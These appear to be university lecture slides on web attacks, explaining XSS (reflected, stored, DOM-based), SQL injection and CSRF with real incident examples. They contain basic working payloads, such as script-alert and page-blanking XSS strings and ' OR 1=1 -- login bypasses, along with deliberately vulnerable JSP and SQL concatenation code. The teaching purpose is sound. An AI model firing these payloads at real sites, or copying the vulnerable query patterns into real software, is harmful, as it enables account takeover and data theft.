
## **“Cross-Site” means: Foreign script sent via server to client**

- Attacker “makes” Web-Server deliver malicious script code
- Malicious script is executed in Client’s Web Browser

## **Attack:**

- Steal Access Credentials, Denial-of-Service, Modify Web pages
- Execute any command at the client machine

# XSS-Attack: General Overview




# Simple XSS Attack




```
<% out.println("welcome " + request.getParameter("name")); %>
```

<http://myserver.com/test.jsp?name=Naveen>



```
<HTML>
<Body>
Welcome Naveen
</Body>
</HTML>
```

[http://myserver.com/welcome.jsp?name=<script>alert\('Attacked'\)</script>](http://myserver.com/welcome.jsp?name=<script>alert('Attacked')</script>)



```
<HTML>
<Body>
Welcome
<script>alert("Attacked")</script>
</Body>
</HTML>
```

# XSS Demo

Open <http://testphp.vulnweb.com>

**Example 1:** Type <script>alert(5) </script> in search

**Example 2:** Exploitation attack

Type in search the following

```
<script>document.documentElement.innerHTML=""</script>
```

How to check a website (Contain many URLs)

Use Burp proxy

# Types of XSS Attacks

Two primary types: **Stored XSS** and **Reflected XSS**.

In 2005, Amit Klein defined a third type of XSS: **DOM Based XSS**

# Reflected XSS (AKA Non-Persistent or Type I)

It occurs when the user input is immediately returned by a web application

E.g., in an error message, search result, or any other response that includes some or all of the input provided by the user as part of the request,

without permanently storing the user provided data.

# **Stored XSS (AKA Persistent or Type II)**

It generally occurs when user input is stored on the target server,

such as in a database, in a message forum, visitor log, comment field, etc.

and then a victim is able to retrieve the stored data from the web application.

# DOM Based XSS (AKA Type 0)

DOM: Document Object Model

Vulnerability exists in client-side code

An attack wherein the attack payload is executed as a result of modifying the DOM “environment” in the victim’s browser used by the original client side script, so that the client side code runs in an “unexpected” manner.

That is, the page itself (the HTTP response that is) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the DOM environment.

# DOM Based XSS: Demo

Open : <https://portswigger.net/web-security>

Topics> interactive labs> XSS ...., or open the following

<https://portswigger.net/web-security/cross-site-scripting/dom-based>

Click over “Access the Lab”

1. Search for string “How are u?”

No results? > see the source code and try to break the DOM through the new search string

2. Search for “ ”> **How are u?** “

3. Now search for this script “ "><script>alert()</script> "



# Who is affected by XSS?

## First target is the Client

- Client trusts server (does not expect attack)
- Browser executes malicious script

## Second target is the Company running the Server

- Loss of public image (Blame)
- Loss of customer trust
- Loss of money

# Impact of XSS-Attacks

- Steal Cookies, Username and Password
- Access to personal data (Credit card, Bank Account)
- Access to business data (Bid details, construction details)
- Misuse account (order expensive goods)
- Control over Web application (highjack web sessions)
- Control/Access: Web server machine (delete/modify pages)
- Control/Access: Backend / Database systems

# What's the source of the problem?

- Insufficient input/output checking!
- Problem as old as programming languages

# Outline

## Web Basics

## Web Threats and Attacks

- Information Leakage
- Misleading Websites
- Cross-site scripting (XSS)
- **SQL injection**
- CSRF

# SQL Injection


Common vulnerability (**3<sup>st</sup> in top 10 OWASP list 2021**)

Exploits Web apps that Poorly validate user input for SQL string literal escape characters, e.g., '

Example:

- "SELECT \* FROM users WHERE name = " +  
**userName** + " ; "
  
- If **userName** is set to OR '1'='1', the resulting SQL is  
SELECT \* FROM users WHERE name = **OR '1'='1'** ;
  
- This evaluates to SELECT \* FROM users ⇒ **displays all users**

# SQL Injection: Basic Idea




- This is an **input validation vulnerability**  
Unsanitized user input in SQL query to back-end database changes the meaning of query
- Specific case of more general command injection




Victim SQL DB


# Typical Login Prompt



# User Input Becomes Part of Query




# Normal Login



# Malicious User Input



# SQL Injection Attack



# Authentication with Back-End DB

```
set UserFound= execute(  
    "SELECT * FROM UserTable WHERE  
        username=' " & form("user") & " ' AND  
        password=' " & form("pwd") & " ' );
```

- User supplies username and password, this SQL query checks if user/password combination is in the database

If not UserFound.EOF

    Authentication correct

else Fail

Only true if the result of SQL query is not empty, i.e., user/pwd is in the database

# Using SQL Injection to Steal Data

User gives username '`OR 1=1 --`

Web server executes query

```
set UserFound= execute(
```

```
SELECT * FROM UserTable WHERE
```

```
username=" OR 1=1 -- ... );
```

Always true!

Everything after -- is ignored!

- Now all records match the query

This returns the entire database!

# SQL Injection in the Real World

Ohio State University has the largest enrolment of students in the US

One of the attacks that took place on the 31st of March 2007

- involved a **SQL injection attack**
- originated from China against a server in the Office of Research.
- Exposed 14,000 records of current and former staff members.

# CardSystems Attack (June 2005)

CardSystems was a major credit card processing company

Put out of business - by a SQL injection attack

- Credit card numbers stored unencrypted
- Data on 263,000 accounts stolen
- 43 million identities exposed
- Tried a lot BUT Shut down in 2008



# April 2008 Attacks

Hundreds of Thousands of Microsoft Web Servers (in US and UK) Hacked in 2008.

Seeded with code that tries to exploit security flaws in MS Windows to install malicious software on visitor's machine.

# Outline

## Web Basics

## Web Threats and Attacks

- Information Leakage
- Misleading Websites
- Cross-site scripting (XSS)
- SQL injection
- **Cross-Site Request Forgery (CSRF)**

# Cross-Site Request Forgery (CSRF)

It forces an unsuspecting user's browser to send requests to a trusted website they didn't intend.

E.g., wire transfer, blog post, etc.

# Has many names

Cross-Site Request Forgeries

Session Riding

Client-Side Trojans

Confused Deputy

Web Trojans

# Why worried?

- Called the “sleeping giants of web vulnerabilities” - Zeller & Felten 2008
- 5th in OWASP top 10 vulnerabilities list

## **High profile attack examples:**

- Ebay’s Korea website was attacked in 2008 with 18 million users lost personal information
- Mexico bank attack in 2008 caused loss of account information

# XSS vs. CSRF

## CSRF

- When a malicious website causes a user's browser to perform unwanted actions on a trusted website
- Examples: Transfer money out of user's account, harvest user ids, compromise user accounts, etc.


## XSS

- Malicious website inserts bugs in trusted website to cause unwanted action on user's browser
- Examples: Reading cookies, authentication info., code injection, etc.

Unlike XSS, which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser

